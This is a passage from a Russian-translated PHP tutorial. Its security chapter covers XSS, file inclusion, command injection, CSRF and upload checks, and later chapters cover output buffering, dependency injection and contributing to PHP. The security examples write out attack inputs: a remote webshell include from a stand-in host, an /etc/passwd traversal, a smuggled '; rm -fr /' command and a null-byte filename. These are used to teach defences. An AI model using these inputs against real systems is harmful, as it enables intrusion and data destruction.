Этот метод будет регистрировать сообщения в базе данных, и если это не удастся выполнить файл, а не будет эхом прямо на страницу. Таким образом, вы можете отслеживать, что пользователи испытывают на вашем веб-сайте, и немедленно сообщить об этом, если что-то пойдет не так.

Межсайтовый скриптинг (XSS)

проблема

Межсайтовый скриптинг - это непреднамеренное выполнение удаленным кодом веб-клиентом. Любое веб-приложение может оказаться в XSS, если оно принимает входные данные от пользователя и выводит его непосредственно на веб-страницу. Если ввод включает HTML или JavaScript, удаленный код может быть выполнен, когда этот контент отображается веб-клиентом.

Например, если сторонняя сторона содержит файл JavaScript :

```
// http://example.com/runme.js
document.write("I'm running");
```

И приложение PHP напрямую выводит строку, переданную в нее:

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

Если неконтролируемый параметр GET содержит `<script src="http://example.com/runme.js"></script>` то вывод скрипта PHP будет:

```
<div><script src="http://example.com/runme.js"></script></div>
```

Будет запущен сторонний JavaScript, и пользователь увидит «Я запущен» на веб-странице.

Решение

Как правило, никогда не доверяйте вводам, поступающим от клиента. Каждое значение GET, POST и cookie может быть вообще чем угодно и поэтому должно быть проверено. При выводе любого из этих значений избегайте их, чтобы они не были оценены неожиданным образом.

Имейте в виду, что даже в самых простых приложениях данные можно перемещать, и будет сложно отслеживать все источники. Поэтому лучше *всегда* избегать выхода.

PHP предоставляет несколько способов избежать вывода в зависимости от контекста.

Функции фильтра

Функции фильтров PHP позволяют входным данным для скрипта php быть подвергнутым санитарной обработке или проверке многими способами . Они полезны при сохранении или выводе на вход клиента.

Кодирование HTML

`htmlspecialchars` преобразует любые «специальные символы HTML» в свои кодировки HTML, то есть они *не* будут обрабатываться как стандартный HTML. Чтобы исправить наш предыдущий пример, используя этот метод:

```
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

Выпустил бы:

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

Все внутри `<div>` *не* будет интерпретироваться как тег JavaScript браузером, а вместо этого как простой текстовый узел. Пользователь будет безопасно видеть:

```
<script src="http://example.com/runme.js"></script>
```

Кодирование URL

При выводе динамически созданного URL-адреса PHP предоставляет функцию `urlencode` для безопасного вывода допустимых URL-адресов. Так, например, если пользователь может вводить данные, которые становятся частью другого параметра GET:

```
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

Любой вредоносный ввод будет преобразован в параметр кодированного URL.

Использование специализированных внешних библиотек или списков OWASP AntiSamy

Иногда вам нужно отправить HTML или другие входы кода. Вам необходимо будет сохранить список авторизованных слов (белый список) и неавторизованный (черный список).

Вы можете загружать стандартные списки, доступные на веб-сайте OWASP AntiSamy . Каждый список подходит для определенного вида взаимодействия (ebay api, tinyMCE и т. Д.). И это с открытым исходным кодом.

Существуют библиотеки, существующие для фильтрации HTML и предотвращения атак XSS для общего случая и выполнения как минимум, а также списков AntiSamy с очень простым использованием. Например, у вас есть очиститель HTML

Включение файлов

Включение удаленного файла

Включение удаленного файла (также известный как RFI) - это тип уязвимости, позволяющий злоумышленнику включать удаленный файл.

В этом примере вводится удаленный файл, содержащий вредоносный код:

```
<?php
include $_GET['page'];
```

/vulnerable.php?page= http://evil.example.com/webshell.txt ?

Включение локального файла

Включение локального файла (также известный как LFI) - это процесс включения файлов на сервер через веб-браузер.

```
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
}
```

/vulnerable.php?page=../../../../etc/passwd

Решение RFI и LFI:

Рекомендуется разрешать включение только файлов, которые вы одобрили, и ограничивать их только теми.

```
<?php
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

Ввод в эксплуатацию командной строки

проблема

Подобным образом, что SQL-инъекция позволяет злоумышленнику выполнять произвольные запросы в базе данных, инъекция командной строки позволяет кому-то запускать ненадежные системные команды на веб-сервере. С ненадежным сервером это даст атакующему полный контроль над системой.

Скажем, например, скрипт позволяет пользователю перечислить содержимое каталога на веб-сервере.

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

(В реальных приложениях для получения содержимого пути можно использовать встроенные функции или объекты PHP. Этот пример предназначен для простой демонстрации безопасности.)

Можно надеяться получить параметр `path` аналогичный `/tmp` . Но, поскольку любой вход разрешен, `path` может быть `; rm -fr /` . Затем веб-сервер выполнит команду

```
ls; rm -fr /
```

и попытаться удалить все файлы из корневого каталога сервера.

Решение

Все аргументы команды должны быть **экранированы** с помощью `escapeshellarg()` или `escapeshellcmd()` . Это делает неиспользуемые аргументы. Для каждого параметра необходимо также **проверить** входное значение.

В простейшем случае мы можем обеспечить наш пример

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

Следуя предыдущему примеру с попыткой удалить файлы, выполненная команда становится

```
ls '; rm -fr /'
```

И строка просто передается как параметр в `ls` , а не завершает команду `ls` и запускает `rm` .

Следует отметить, что приведенный выше пример теперь защищен от ввода команд, но не от обхода каталога. Чтобы исправить это, нужно проверить, что нормализованный путь начинается с нужного подкаталога.

PHP предлагает множество функций для выполнения системных команд, в том числе `exec` , `passthru` , `proc_open` , `shell_exec` и `system` . Все должны тщательно проверять свои входные данные и избегать их.

Утечка версии PHP

По умолчанию PHP расскажет миру, какую версию PHP вы используете, например

```
X-Powered-By: PHP/5.3.8
```

Чтобы исправить это, вы можете либо изменить php.ini:

```
expose_php = off
```

Или измените заголовок:

```
header("X-Powered-By: Magic");
```

Или, если вы предпочитаете метод htaccess:

```
Header unset X-Powered-By
```

Если какой-либо из вышеперечисленных методов не работает, есть также `header_remove()` которая предоставляет вам возможность удалить заголовок:

```
header_remove('X-Powered-By');
```

Если злоумышленники знают, что вы используете PHP и версию PHP, которую вы используете, им легче использовать ваш сервер.

Разделительные теги

`strip_tags` - очень мощная функция, если вы знаете, как ее использовать. В качестве метода предотвращения атак с межсайтовым сценарием существуют лучшие методы, такие как кодировка символов, но в некоторых случаях полезно использовать дескрипторы.

Основной пример

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

Сырье

```
Hello, please remove the tags.
```

Разрешить теги

Предположим, что вы хотите разрешить определенный тег, но нет других тегов, тогда вы укажете его во втором параметре функции. Этот параметр является необязательным. В моем случае я хочу, чтобы `<b>` передавался.

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

Сырье

```
<b>Hello, please remove the  tags.</b>
```

Уведомление (ы)

HTML комментарии и теги PHP также лишены. Это жестко запрограммировано и не может быть изменено с помощью allowable_tags.

В PHP 5.3.4 и более поздних версиях самозакрывающиеся теги XHTML игнорируются, и в allowable_tags должны использоваться теги, которые не являются самозакрывающимися. Например, чтобы оба
 и
 , вы должны использовать:

```
<?php
strip_tags($input, '<br>');
?>
```

Подделка запросов на межсайтовый запрос

проблема

Cross-Site Request Forgery или CSRF могут заставить конечного пользователя неосознанно создавать вредоносные запросы на веб-сервере. Этот вектор атаки можно использовать как в запросах POST, так и GET. Скажем, например, конечная точка URL /delete.php?accnt=12 удаляет учетную запись, переданную из параметра accnt запроса GET. Теперь, если аутентифицированный пользователь столкнется со следующим скриптом в любом другом приложении

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

учетная запись будет удалена.

Решение

Общим решением этой проблемы является использование **токенов CSRF** . Точки CSRF встроены в запросы, так что веб-приложение может доверять тому, что запрос поступает из ожидаемого источника как часть обычного рабочего процесса приложения. Сначала пользователь выполняет некоторые действия, такие как просмотр формы, которая запускает создание уникального токена. Образец формы, реализующей это, может выглядеть так:

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

Затем токен может быть проверен сервером против сеанса пользователя после отправки

формы для устранения вредоносных запросов.

Образец кода

Вот пример кода для базовой реализации:

```
/* Code to generate a CSRF token and store the same */
...
<?php
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
...


/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
  }
?>
...
```

Существует уже много библиотек и фреймворков, которые имеют собственную реализацию проверки CSRF. Хотя это простая реализация CSRF, вам нужно написать код для **регенерации** маркера CSRF динамически, чтобы предотвратить кражу и фиксацию маркеров CSRF.

Загрузка файлов

Если вы хотите, чтобы пользователи загружали файлы на ваш сервер, вам нужно сделать пару проверок безопасности, прежде чем переносить загруженный файл в свой веб-

каталог.

Загруженные данные:

Этот массив содержит *данные, предоставленные* ***пользователем,*** и *не* содержит информации о самом файле. Хотя обычно эти данные генерируются браузером, вы можете легко отправить запрос по почте в ту же форму с помощью программного обеспечения.

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name` - проверить все его аспекты.
- `type` - Никогда не используйте эти данные. Он может быть получен с использованием PHP-функций.
- `size` - безопасный для использования.
- `tmp_name` - безопасно использовать.

Использование имени файла

Обычно операционная система не позволяет указать конкретные символы в имени файла, но путем подмены запроса, который вы можете добавить, что позволяет совершать неожиданные события. Например, давайте назовем файл:

```
../script.php%00.png
```

Взгляните на это имя файла, и вы должны заметить пару вещей.

1. Первое, что нужно заметить, это `../` , полностью незаконно в имени файла и в то же время отлично, если вы перемещаете файл из одного каталога в другой, что мы будем делать правильно?
2. Теперь вы можете подумать, что вы правильно проверяете расширения файлов в своем скрипте, но этот эксплоит основан на расшифровке url, переводя `%00` в `null` символ, в основном говоря в операционной системе, эта строка заканчивается здесь, удаляя `.png` с имени файла ,

Итак, теперь я загрузил `script.php` в другой каталог, минуя простые проверки для расширений файлов. Он также обходит файлы `.htaccess` запрещающие выполнение сценариев из вашего каталога загрузки.

Как безопасно получать имя файла и расширение

Вы можете использовать `pathinfo()` для экстраполяции имени и расширения безопасным образом, но сначала нам нужно заменить нежелательные символы в имени файла:

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

Хотя теперь у нас есть имя файла и расширение, которое можно использовать для хранения, я по-прежнему предпочитаю хранить эту информацию в базе данных и давать этому файлу сгенерированное имя, например, `md5(uniqid().microtime())`

```
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| id | title  | extension | mime       | size | filename                         | time
|
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
```

Это позволит решить проблему дублирования имен файлов и непредвиденных эксплойтов в имени файла. Это также заставило бы злоумышленника угадать, где этот файл был сохранен, поскольку он или она не могут специально настроить его для выполнения.

Mime-type validation

Проверка расширения файла, чтобы определить, какой файл он недостаточно, поскольку файл может иметь имя `image.png` но вполне может содержать скрипт php. Проверяя mime-тип загруженного файла на расширение файла, вы можете проверить, содержит ли файл имя, на которое ссылается его имя.

Вы даже можете сделать еще один шаг для проверки изображений, и это фактически открывает их:

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
```

```
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

Вы можете получить mime-тип с помощью встроенной функции или класса .

Белый список ваших загрузок

Самое главное, вы должны указывать белые списки файлов и типы mime в зависимости от каждой формы.

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

Прочитайте Безопасность онлайн: https://riptutorial.com/ru/php/topic/2781/безопасность

глава 28: Буферизация вывода

параметры

функция	подробности
ob_start ()	Запускает выходной буфер, любой вывод, размещенный после этого, будет снят и не будет отображаться
ob_get_contents ()	Возвращает весь контент, захваченный `ob_start()`
ob_end_clean ()	Опорожняет выходной буфер и отключает его для текущего уровня вложенности
ob_get_clean ()	Триггеры: `ob_get_contents()` и `ob_end_clean()`
ob_get_level ()	Возвращает текущий уровень вложенности выходного буфера
ob_flush ()	Сбросьте буфер содержимого и отправьте его в браузер без завершения буфера
ob_implicit_flush ()	Включает скрытую промывку после каждого выходного вызова.
ob_end_flush ()	Сбросьте буфер содержимого и отправьте его в браузер, также закончив буфер

Examples

Основное использование, получающее контент между буферами и очисткой

Буферизация вывода позволяет хранить текстовое содержимое (текст, `HTML`) в переменной и отправлять браузеру как одну часть в конце вашего скрипта. По умолчанию `php` отправляет ваш контент, когда он его интерпретирует.

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';
```

```
// You can also `step out` of PHP
?>
<em>World</em>
<?php
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

Любое содержимое, выводимое между `ob_start()` и `ob_get_clean()` будет захвачено и помещено в переменную `$content` .

Вызов `ob_get_clean()` вызывает как `ob_get_contents()` и `ob_end_clean()` .

Вложенные выходные буферы

Вы можете вложить выходные буферы и получить уровень для них, чтобы обеспечить различный контент с помощью функции `ob_get_level()` .

```
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

Выходы:

```
Current nest level: 1
Current nest level: 2
Current nest level: 3
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

Захват выходного буфера для повторного использования позже

В этом примере у нас есть массив, содержащий некоторые данные.

Мы `$items_li_html` выходной буфер в `$items_li_html` и дважды используем его на странице.

```
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

Сохраните приведенный выше код в файле `output_buffer.php` и запустите его через `php output_buffer.php` .

Вы должны увидеть два элемента списка, которые мы создали выше, с теми же элементами списка, которые мы сгенерировали в PHP, используя выходной буфер:

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
```

```
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>
```

Запуск выходного буфера перед любым контентом

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

В этом примере мы предполагаем, что `$users` является многомерным массивом, и мы прокручиваем его, чтобы найти всех пользователей с уровнем доступа 7.

Если результатов нет, мы перенаправляем страницу ошибки.

Мы используем выходной буфер здесь, потому что мы запускаем перенаправление `header()` на основе результата цикла

Использование буфера вывода для хранения содержимого в файле, полезного для отчетов, счетов-фактур и т. Д.

```
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

Этот пример берет полный документ и записывает его в файл, он не выводит документ в браузер, но с помощью `echo $html;`

Обработка буфера с помощью обратного вызова

Вы можете применить любую дополнительную обработку к выходу, передав вызов `ob_start()` .

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
     ob_end_flush();
*/
```

Выход:

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

Поток для клиента

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

Типичное использование и причины использования ob_start

`ob_start` особенно удобен, когда у вас есть перенаправления на вашей странице. Например, следующий код не будет работать:

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

Ошибка, которая будет указана, выглядит примерно так: `headers already sent by <xxx> on line <xxx>` .

Чтобы исправить эту проблему, вы должны написать что-то вроде этого в начале своей страницы:

```
<?php
  ob_start();
?>
```

И что-то вроде этого в конце вашей страницы:

```
<?php
  ob_end_flush();
?>
```

Это сохраняет все сгенерированное содержимое в выходной буфер и отображает его за один раз. Следовательно, если у вас есть какие-либо вызовы перенаправления на вашей странице, они будут запускаться до того, как будут отправлены какие-либо данные, что исключает возможность появления `headers already sent` ошибок.

Прочитайте Буферизация вывода онлайн: https://riptutorial.com/ru/php/topic/541/

буферизация-вывода

глава 29: Вклад в PHP Core

замечания

PHP - это проект с открытым исходным кодом, и в этом каждый может внести свой вклад. Вообще говоря, есть два способа внести вклад в ядро PHP:

- Исправление ошибок
- Дополнительные возможности

Однако перед внесением вклада важно понять, как управляются и выпускаются версии PHP, чтобы исправления ошибок и запросы функций могли ориентироваться на правильную версию PHP. Разработанные изменения могут быть представлены в виде запроса на перенос в репозиторий PHP Github . Полезную информацию для разработчиков можно найти в разделе «Получить участие» на сайте PHP.net и форуме #externals .

Содействие исправлениям ошибок

Для тех, кто хочет внести свой вклад в ядро, обычно легче начать с исправления ошибок. Это помогает познакомиться с внутренними компонентами PHP, прежде чем пытаться внести более сложные изменения в ядро, которое потребует функция.

Что касается процесса управления версиями, исправления ошибок должны быть нацелены на наименее затронутые, *хотя и поддерживаемые* версии PHP. Именно эта версия должна быть нацелена на исправление ошибок при загрузке. Оттуда член внутренних элементов может объединить исправление в правильную ветку, а затем при необходимости объединить его в более поздние версии PHP.

Для тех, кто хочет начать поиск ошибок, список отчетов об ошибках можно найти на bugs.php.net .

Вклад в дополнения функций

PHP следует за процессом RFC при внедрении новых функций и внесении важных изменений в язык. RFC проголосовали члены php.net и должны достичь либо простого большинства (50% + 1), либо суперпостата (2/3 + 1) от общего количества голосов. Высшее большинство требуется, если изменение влияет на сам язык (например, ввод нового синтаксиса), в противном случае требуется простое большинство.

Перед тем, как RFC могут быть поставлены на голосование, они должны пройти период обсуждения не менее 2 недель в официальном списке рассылки PHP. Как только этот период завершится, и нет открытых проблем с RFC, его можно перенести в голосование,

которое должно длиться не менее 1 недели.

Если пользователь хотел бы возродить ранее отклоненный RFC, то они могут сделать это только при одном из следующих двух обстоятельств:

- 6 месяцев прошло с предыдущего голосования
- Автор (ы) вносит существенные изменения в RFC, которые, вероятно, повлияют на результаты голосования, если RFC будет снова проголосовать.

Люди, которые имеют право голоса, будут либо участниками самого PHP (и, следовательно, имеют учетные записи php.net), либо будут представителями сообщества PHP. Эти представители выбираются теми, у кого есть учетные записи php.net, и будут либо ведущими разработчиками проектов на основе PHP, либо постоянными участниками во внутренних дискуссиях.

Представляя новые идеи для предложения, почти всегда требуется, чтобы автор предложения написал, по крайней мере, патч с доказательством концепции. Это связано с тем, что без реализации предложение просто становится еще одним запросом функции, который вряд ли будет выполнен в ближайшем будущем.

Подробное руководство к этому процессу можно найти на официальной странице « Как создать RFC- страницу».

релизы

Основные версии PHP не имеют установленного цикла выпуска, и поэтому они могут быть выпущены по усмотрению команды внутренних дел (всякий раз, когда они сочтут это подходящим для новой крупной версии). С другой стороны, небольшие версии выпускаются ежегодно.

Перед каждым выпуском в PHP (майор, малый или патч) предоставляется серия кандидатов на выпуск (RC). PHP не использует RC, как это делают другие проекты (т. Е. Если у RC нет проблем с ним, сделайте его как следующий окончательный выпуск). Вместо этого он использует их в качестве формы окончательных бета-версий, где обычно заданное количество RC принимается до окончательной версии.

Versioning

PHP, как правило, пытается следовать семантической версии, где это возможно. Таким образом, обратная совместимость (BC) должна поддерживаться в младших и исправленных версиях языка. Функции и изменения, которые сохраняют BC, должны ориентироваться на небольшие версии (а не на версии патча). Если функция или изменение имеет потенциал , чтобы разбить до н.э., то они должны быть направлены на целевой следующий основной PHP версии **(X** .yz) вместо этого.

Каждая небольшая версия PHP (x. **Y** .z) имеет два года общей поддержки (так называемая «активная поддержка») для всех типов исправлений ошибок. Дополнительный год в дополнение к этому добавляется для поддержки безопасности, где применяются только исправления, связанные с безопасностью. По прошествии трех лет поддержка этой версии PHP полностью прекращается. Список поддерживаемых в настоящее время версий PHP можно найти на php.net .

Examples

Настройка базовой среды разработки

Исходный код PHP размещен на GitHub . Чтобы построить из источника, вам сначала нужно проверить рабочую копию кода.

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

Если вы хотите добавить функцию, лучше создать собственную ветку.

```
git checkout -b my_private_branch
```

Наконец, настройте и создайте PHP

```
./buildconf
./configure
make
make test
make install
```

Если сбой конфигурации из-за отсутствия зависимостей, вам необходимо будет использовать систему управления пакетами вашей операционной системы для их установки (например, `yum` , `apt` и т. Д.) Или загрузить и скомпилировать их из источника.

Прочитайте Вклад в PHP Core онлайн: https://riptutorial.com/ru/php/topic/3929/вклад-в-php-core

глава 30: Внедрение зависимости

Вступление

Инъекция зависимостей (DI) - это причудливый термин для *«передачи вещей в»* . Все это действительно означает передачу зависимостей объекта через конструктор и / или сеттеры вместо их создания при создании объекта внутри объекта. Инъекция зависимостей также может относиться к контейнерам для инъекций зависимостей, которые автоматизируют конструкцию и инъекцию.

Examples

Инъекция конструктора

Объекты будут часто зависеть от других объектов. Вместо того, чтобы создавать зависимость в конструкторе, зависимость должна передаваться в конструктор в качестве параметра. Это гарантирует отсутствие жесткой связи между объектами и позволяет изменять зависимость от экземпляра класса. Это имеет ряд преимуществ, в том числе упрощает чтение кода, делая явные выражения зависимыми, а также упрощает тестирование, поскольку зависимости можно отключить и высмеивать.

В следующем примере `Component` будет зависеть от экземпляра `Logger` , но он не создает его. Это требует, чтобы один был передан как аргумент конструктору.

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

Без инъекции зависимостей код, вероятно, будет похож на:

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

Использование `new` для создания новых объектов в конструкторе указывает на то, что

инъекция зависимостей не использовалась (или использовалась не полностью) и что код тесно связан. Это также признак того, что код не полностью проверен или может иметь хрупкие тесты, которые делают неправильные предположения о состоянии программы.

В приведенном выше примере, где мы вместо этого используем инъекцию зависимостей, мы могли бы легко перейти на другой Logger, если это стало необходимым. Например, мы могли бы использовать реализацию Logger, которая регистрируется в другом месте или использует другой формат ведения журнала, или который регистрируется в базе данных, а не в файле.

Впрыск сеттера

Зависимости также могут быть введены сеттерами.

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
         if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

Это особенно интересно, когда основные функции класса не зависят от зависимости от работы.

Здесь **единственной** необходимой зависимостью является `DatabaseConnection` поэтому она находится в конструкторе. Зависимость `Logger` является необязательной и, следовательно, не обязательно должна быть частью конструктора, что делает класс более удобным в использовании.

Обратите внимание, что при использовании инсталляции сеттера лучше расширить функциональность, а не заменять ее. При настройке зависимости нет ничего,

подтверждающего, что зависимость не изменится в какой-то момент, что может привести к неожиданным результатам. Например, `FileLogger` можно установить `FileLogger` , а затем установить `MailLogger` . Это разрушает инкапсуляцию и затрудняет поиск журналов, потому что мы **заменяем** зависимость.

Чтобы этого не произошло, мы должны **добавить** зависимость от инъекции установщика, например:

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

Подобно этому, всякий раз, когда мы будем использовать основные функции, он не будет ломаться, даже если добавлена зависимость от журнала, и любой добавленный регистратор будет использоваться, даже если бы был добавлен другой регистратор. Мы **расширяем** функциональность, а не **заменяем** ее.

Контейнерная инъекция

Инъекция зависимостей (DI) в контексте использования контейнера для инъекций зависимостей (DIC) можно рассматривать как надмножество инъекции конструктора. DIC, как правило, анализирует свойства типа конструктора класса и устраняет его потребности, эффективно вводя зависимости, необходимые для выполнения экземпляра.

Точная реализация выходит далеко за рамки этого документа, но в ее основе DIC полагается на использование подписи класса ...

```
namespace Documentation;
```

```
class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
    }
}
```

... чтобы автоматически создать экземпляр, полагаясь большую часть времени на автозагрузку .

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

Если вы используете PHP в версии не менее 5.5 и хотите получить имя класса таким образом, как показано выше, правильным способом является второй подход. Таким образом, вы можете быстро найти применение класса с использованием современных IDE, что значительно поможет вам с возможностью рефакторинга. Вы не хотите полагаться на обычные строки.

В этом случае `Documentation\Example` знает, что ему нужно `Meaning` , а DIC, в свою очередь, создает экземпляр типа `Meaning` . Конкретная реализация не должна зависеть от экземпляра потребления.

Вместо этого мы устанавливаем правила в контейнере до создания объекта, который инструктирует, как конкретные типы должны быть созданы при необходимости.

Это имеет ряд преимуществ, поскольку DIC может

- Совместное использование общих экземпляров
- Предоставить фабрике разрешение на подпись типа
- Разрешить подпись интерфейса

Если мы определяем правила управления конкретным типом, мы можем добиться точного контроля над тем, какие типы являются общими, создаются или создаются на заводе.

Прочитайте Внедрение зависимости онлайн: https://riptutorial.com/ru/php/topic/779/внедрение-зависимости

глава 31: Внесение изменений в Руководство по PHP

Вступление

Руководство PHP предоставляет как функциональную ссылку, так и ссылку на язык наряду с объяснениями основных функций PHP. Руководство PHP, в отличие от документации большинства языков, побуждает разработчиков PHP добавлять свои собственные примеры и примечания на каждую страницу документации. В этом разделе объясняется вклад в руководство PHP, а также советы, рекомендации и рекомендации для лучшей практики.

замечания

Вклад в эту тему должен в основном описывать процесс, связанный с внесением вклада в Руководство по PHP, например, объяснять, как добавлять страницы, как отправлять их на рассмотрение, находить области для внесения контента и т. Д.

Examples

Совершенствовать официальную документацию

